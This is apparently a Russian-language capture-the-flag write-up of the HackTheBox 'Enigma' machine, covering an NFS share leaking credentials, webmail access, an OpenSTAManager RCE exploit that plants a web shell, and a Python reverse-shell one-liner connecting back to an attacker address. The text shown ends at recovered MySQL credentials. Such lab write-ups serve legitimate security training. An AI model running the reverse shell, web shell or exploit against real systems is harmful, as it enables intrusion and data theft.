 wingleszy/htb-enigma-walkthrough
Write-up машины Enigma (HTB). Корпоративная инфраструктура: NFS exposure → Webmail recon → OpenSTAManager RCE (CVE-2026-38751) → прескалация до root через Command Injection в OliveTin API. Полный гайд с скриншотами и объяснением логики.

Подключаемся к VPN HTB и запускаем полное сканирование портов:
nmap -sC -sV -Pn 10.129.115.67
Результаты сканирования:
- 22/tcp — OpenSSH 9.6p1 Ubuntu
- 80/tcp — nginx 1.24.0 (редирект на http://enigma.htb/)
- 110/tcp — Dovecot pop3d
- 111/tcp — rpcbind / NFS
- 143/tcp — Dovecot imapd
- 2049/tcp — nfs_acl
- 993/tcp — imaps
- 995/tcp — pop3s


Обнаруживаем открытый NFS-сервис. Проверяем доступные экспорты:
showmount -e enigma.htb
Находим доступную шару /srv/nfs/onboarding. Монтируем её локально:
sudo mkdir /mount
sudo mount -t nfs enigma.htb:/srv/nfs/onboarding /mount
ls /mount
В шаре находим PDF-файл New_Employee_Access.pdf. Конвертируем его в текст:
pdftotext New_Employee_Access.pdf
cat New_Employee_Access.txt
Найденные данные:
- Сотрудник: Kevin Mitchell
- Webmail URL: http://mail001.enigma.htb
- Username: kevin
- Password: Enigma2024!


Добавляем домены в /etc/hosts:
echo "10.129.115.67 enigma.htb mail001.enigma.htb" >> /etc/hosts
Переходим на mail001.enigma.htb и авторизуемся под пользователем kevin.
![[ENIGMA WRITEUP/img/6.png]]


В папке Inbox находим приветственное письмо от Sarah (Accounts Dept). Также обнаруживаем переписку по теме "Re: OpenSTAManager Access Request", где IT-поддержка предоставляет временный доступ:
- URL: http://support_001.enigma.htb
- Username: admin
- Password: Ne3s4rtars78s

Переходим на support_001.enigma.htb. Видим панель управления OpenSTAManager v2.9.8. Проверяем страницу info.php для подтверждения версии. Ищем эксплойты:
searchsploit openstamanager
Находим CVE-2026-38751 (RCE Exploit).

Скачиваем эксплойт и запускаем его с найденными credentials:
./OpenSTAManager-RCE-Exploit-CVE-2026-38751 -u http://support_001.enigma.htb -U admin -P Ne3s4rtars78s
Эксплойт успешно загружает веб-шелл по пути /modules/shell/shell.php. Проверяем RCE:
http://support_001.enigma.htb/modules/shell/shell.php?c=whoami
Ответ: www-data


Запускаем listener и получаем обратное соединение через Python payload (так как bash не сработал):
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.235",4444));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/bash","-i"])'

Анализируем конфигурационный файл приложения:
cat config.inc.php

Находим credentials от MySQL:
- User: brollin
- Pass: Fri3nds@9099
